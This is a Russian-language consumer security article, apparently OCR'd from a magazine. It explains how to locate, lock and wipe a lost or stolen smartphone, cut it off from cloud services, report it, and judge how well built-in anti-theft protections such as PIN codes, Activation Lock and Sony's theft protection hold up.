Любую защиту можно обойти, поэтому первое, что мы должны сделать после потери или кражи смартфона, — это заблокировать его и попробовать отследить последнее местоположение. А в случае чего просто стереть все данные из памяти. Все это можно сделать как с помощью встроенных в ОС средств, так и используя специальный софт типа Prey и других антиворов. Первый вариант доступен всегда, даже если ты ничего не устанавливал на смартфон, поэтому рассмотрим именно его.

Android

1. Открываем в браузере Device Manager.
2. Выбираем нужное устройство в списке. Нажимаем маленькую иконку определения местоположения. Если смартфон «в сети» — его положение появится на карте.




Смартфон найден!

3. С помощью команды «Блокировать» ставим на смартфон цифровой пароль и вводим сообщение, которое увидит вор. Также указываем номер, на который вор сможет позвонить, чтобы вернуть смартфон (оксюморон!).

При помощи команды «Очистить» со смартфона можно удалить все данные (причем если в данный момент смартфон не подключен к интернету, операция будет выполнена, как только интернет появится). Однако имей в виду, что карта памяти останется нетронутой, благо кроме фоток да кеша игр на ней нечего искать. Два лайфхака:

- все описанные операции можно выполнить с другого смартфона/планшета с помощью приложения (сюрприз!) Device Manager;
- недавно Google запустила сервис Timeline, который показывает все места, где бывали твои устройства (вместе с маршрутами передвижения).




Устанавливаем пароль
на экран блокировки

iOS

1. Открываем страницу поиска iPhone или запускаем приложение «Найти iPhone» на другом устройстве iOS.
2. Выбираем устройство и видим его геопозицию на карте.
3. Включаем «Режим пропажи». Благодаря ему ты сможешь удаленно заблокировать устройство с помощью четырехзначного пароля, а также отобразить на экране блокировки настраиваемое сообщение с номером телефона, чтобы оставить злоумышленнику возможность сдаться.

Таким же образом можно удалить с устройства все данные. Но после этой процедуры определить геопозицию с помощью программы «Найти iPhone» будет невозможно. Зато функция «Блокировка активации» (Activation Lock) останется включенной, а это значит, что никто не сможет использовать твой iPhone до тех пор, пока не активирует его с помощью Apple ID. Activation Lock автоматически отключается после отвязки смартфона от Apple ID.




Экран заблокированного устройства

Windows Phone

1. Переходим по адресу устройства Microsoft.
2. Выбираем телефон и щелкаем пункт «Поиск телефона». Видим карту.
3. Жмем «Заблокировать» и следуем инструкциям. Если на телефоне еще не задан пароль, то потребуется ввести его. Он будет использоваться для разблокировки.

Кстати, я советую заранее включить службу «Поиск телефона». Она будет сохранять местоположения каждые несколько часов, чтобы было легче обнару-

жить телефон. Для ее активации в настройках поставь галочку возле пункта «Поиск телефона».



Включаем «Режим пропажи»

Сим-карта

Звоним сотовому оператору и просим его заблокировать сим-карту. Операторы обычно не сразу блокируют симку, а некоторое время посылают на нее сообщения с просьбой вернуть украденный телефон.

ШАГ 2. ОТКЛЮЧАЕМСЯ ОТ ОБЛАКОВ

Современные смартфоны полностью завязаны на облака. Google, iCloud, Dropbox, Facebook, «Вконтакте», Twitter — все это облачные сервисы, и мы используем их каждый день. Само собой, попади смартфон в руки другого человека, он автоматически получит доступ чуть ли не ко всей твоей жизни, начиная от почты и календаря и заканчивая личными файлами из Dropbox. Однако в большинстве случаев нам не составит труда отвязать смартфон от облаков, и для этого даже не придется менять пароли.

В случае с Android первое облако, от которого необходимо отключиться, — это, конечно же, Google. Для этого открой страницу приложений, связанных с аккаунтом, кликни по названию потерянного/украденного устройства и нажми «Удалить». Это действие полностью отключит девайс от Google, а значит, от маркета, Gmail, календаря и кучи других сервисов компании. На смартфоне останутся только закешированные данные (почта, например). При этом Device Manager будет продолжать видеть устройство и показывать его местоположение.

Что касается других сервисов, то я подготовил небольшой список с инструкциями.

- **Dropbox**. Открываем страницу безопасности. На вкладках «Устройства» и «Подсоединенные приложения» отключаем потерянное устройство и приложения, которые были в нем установлены.
- **«Вконтакте»**. Идем в настройки приложений, далее находим нужное приложение и нажимаем «Убрать».
- **Twitter**. Идем в список подключенных приложений, нажимаем «Закрыть доступ» возле нужных приложений.
- **Facebook**. Открываем список приложений, нажимаем «Закончить действие» там, где нужно.
- **Skype**. Меняем пароль, другого выхода нет.
- **Instagram**. Также меняем пароль.
- **«Одноклассники»**. Отключаем все устройства разом. Да, только все сразу.
- **Viber**. Быстрой и удобной удаленной блокировки, очистки сообщений в данном мессенджере не предусмотрено. Для этого придется обратиться в их службу поддержки и ждать ответа (и блокировки) довольно долгое время. Удобный мессенджер, не правда ли?
- **Telegram**. Если веб-клиент активирован через номер потерянного смартфона и ты не чистил cooke, то, считай, повезло. Можно заблокировать краденый девайс через браузер с компьютера. Для этого открой сайт Telegram, далее «Настройки -> Активные сеансы -> Завершить сеанс» возле нужного устройства.
- **WhatsApp**. Отвалится сам через некоторое время после смены/блокировки сим-карты.

Стоит отметить, что все это — защита именно от входа в аккаунт с устройства. Ни один из упомянутых сервисов не использует пароль для входа с помощью мобильного приложения. Вместо этого каждому устройству выдается токен, который в большинстве случаев даст доступ только с данного девайса. Сам пароль останется в целости и сохранности. Почти все остальные известные сервисы работают так же, не говоря уже об электронных кошельках и мобильных банках. Хотя сменить пароль или даже банковскую карту, конечно же, будет не лишним.

ШАГ 3. ПИШЕМ ЗАЯВУ, ИЩЕМ НА БАРАХОЛКАХ

Если найти телефон не удалось или выяснилось, что он находится в руках откровенной гопоты, — обращаемся в полицию и готовимся долго стоять в очередях и писать множество заявлений. Способ не ахти какой эффективный, а точнее практически неэффективный, но чем черт не шутит. Бумажки потребуются следующие:

- паспорт;
- оригинальная упаковка с номером IMEI (на бумажке этот номер, конечно, не примут);

- чек, подтверждающий покупку.


Лайфхак 1: если в заявлении написать «утеря», а не «кража», то немного сократится срок обработки бумаг и передачи заявления в СБ оператора связи.
Лайфак 2: звони и спрашивай, как идет дело, иначе на него просто забьют.

Правильным будет сходить по точкам продаж бэушных телефонов. Также стоит поискать телефон на барахолках, например Avito, а также в местных газетах объявлений и подобных местах. На всякий случай оставляем данные своего устройства на сайтах, позволяющих потенциальным покупателям проверить телефоны по IMEI на криминальное происхождение. Популярный сборник IMEI ворованных телефонов.

На этом, в общем-то, все.

А СРАБОТАЮТ ЛИ СРЕДСТВА ЗАЩИТЫ?

OK, допустим, отыскать телефон не удалось. Но мы же ставили на экран блокировки PIN-код, в смартфоне есть сканер отпечатков пальцев, да и производитель наверняка позаботился о наших данных. Что ж, попробуем разобраться, поможет ли это.




Включаем PIN-код

PIN-код

В большинстве случаев пин-код и графический ключ на 99% гарантируют сохранность данных, но только если речь идет об iOS, Windows Phone или Android-аппарате с заблокированным загрузчиком, для которого не найдено средств обхода защиты. В этом случае, даже если нашедший твой гуглофон человек разблокирует загрузчик легальными средствами, смартфон будет автоматически сброшен до заводских настроек. С другой стороны, если загрузчик уже был разблокирован, то никакая система защиты не поможет. Снять пин-код через кастомный recovery — дело двух минут.

Сторонний антивор

Проблема всех сторонних антиворов в том, что почти все они беззащитны против аппаратного сброса настроек или перепрошивки. Из общей массы выделяется разве что специальная версия Avast Anti-Theft для рутованных смартфонов. Помимо кучи функций, он обладает колоссальной живучестью и не только прописывает себя в системный раздел под безобидным именем (чтобы выдержать сброс до заводских настроек), но и помещает скрипт для восстановления самого себя в `/etc/addon.d`, откуда кастомные recovery автоматически запускают скрипты до/после перепрошивки. Фактически это значит, что даже если человек установит любую другую прошивку через кастомный recovery, то антивор все равно останется на месте.



Avast Anti-Theft собственной персоной (Прописываем Avast в системный раздел)

Системы распознавания отпечатков пальцев

Может показаться, что система защиты на основе отпечатков пальцев практически идеальна в случае потери/кражи смартфона. Вор или нашедший смартфон вряд ли тебя знает и уж точно не может иметь доступ к твоим пальцам. Однако есть и другая сторона медали. На конференции Black Hat в Лас-Вегасе Тао Вей (Tao Wei) и Юйлун Чжан (Yulong Zhang) из компании FireEye показали, что сканеры отпечатков пальцев на Android-устройствах уязвимы к дампу самого отпечатка.

Фактически это означает, что если кто-то «вскроет» твой утерянный смартфон, то сможет завладеть не только твоими данными, но и отпечатками, а в отличие от паролей их ты уже не поменяешь. Проблема существует в HTC One Max и Samsung Galaxy S5, но отсутствует в iPhone — он хранит изображение в зашифрованном виде.

Sony My Xperia Theft Protection (MXTP)

Последние модели Sony Xperia, начиная с Xperia Z3+, M4 Aqua, C4, Z4 Tablet имеют фирменную защиту My Xperia Theft Protection. Она интегрирована в сам загрузчик и в случае активации намертво блокирует смартфон. Даже если по-

сле этого прошить смартфон с помощью PC Companion или FlashTool, при включении все равно появится запрос пароля от учетной записи Google. Активировать ее можно в настройках безопасности в разделе «Защита при помощи my Xperia». Но не пытайся включить функцию после разблокировки загрузчика, это превратит смартфон в кирпич.

Activation Lock от Apple, Reactivation Lock от Samsung, «Защита от сброса» в Windows Phone

- **Activation Lock** — это дополнительная опция к Find My iPhone, которая связывает устройство с учетной записью владельца. Нововведение в iOS 7. Принцип действия прост: даже после сброса до заводских настроек iPhone не удастся активировать без Apple ID и пароля предыдущего владельца (чем очень часто пользуются продавцы-вымогатели).
- **Reactivation Lock** — очень похожая функция от Samsung. Она доступна на всех флагманах компании, начиная с Galaxy Note 3 и Galaxy S5. После ее включения аппараты будут требовать пароль для повторной активации аппарата после отката к заводским настройкам или даже для начала самого отката (в зависимости от настроек). Специально для Reactivation Lock в смартфонах выделена особая область памяти, защищенная от аппаратного сброса настроек.
- **Защита от сброса** — система защиты, схожая по функционалу с описанными. По задумке Microsoft она не даст злоумышленнику обойти пароль путем hard reset'a и/или последующего запуска новой кастомной прошивки или понижения версии Windows Phone. Доступна начиная с Windows Phone 8.1 GDR2 (Update 2) и выше. Находится в «Настройки -> Поиск телефона».
- **Qualcomm SafeSwitch** — это Kill Switch, работающий на аппаратном уровне и активируемый во время загрузки устройства. Как утверждает Qualcomm, система делает смартфон максимально устойчивым для взлома. Доступна начиная со Snapdragon 810.

выводы

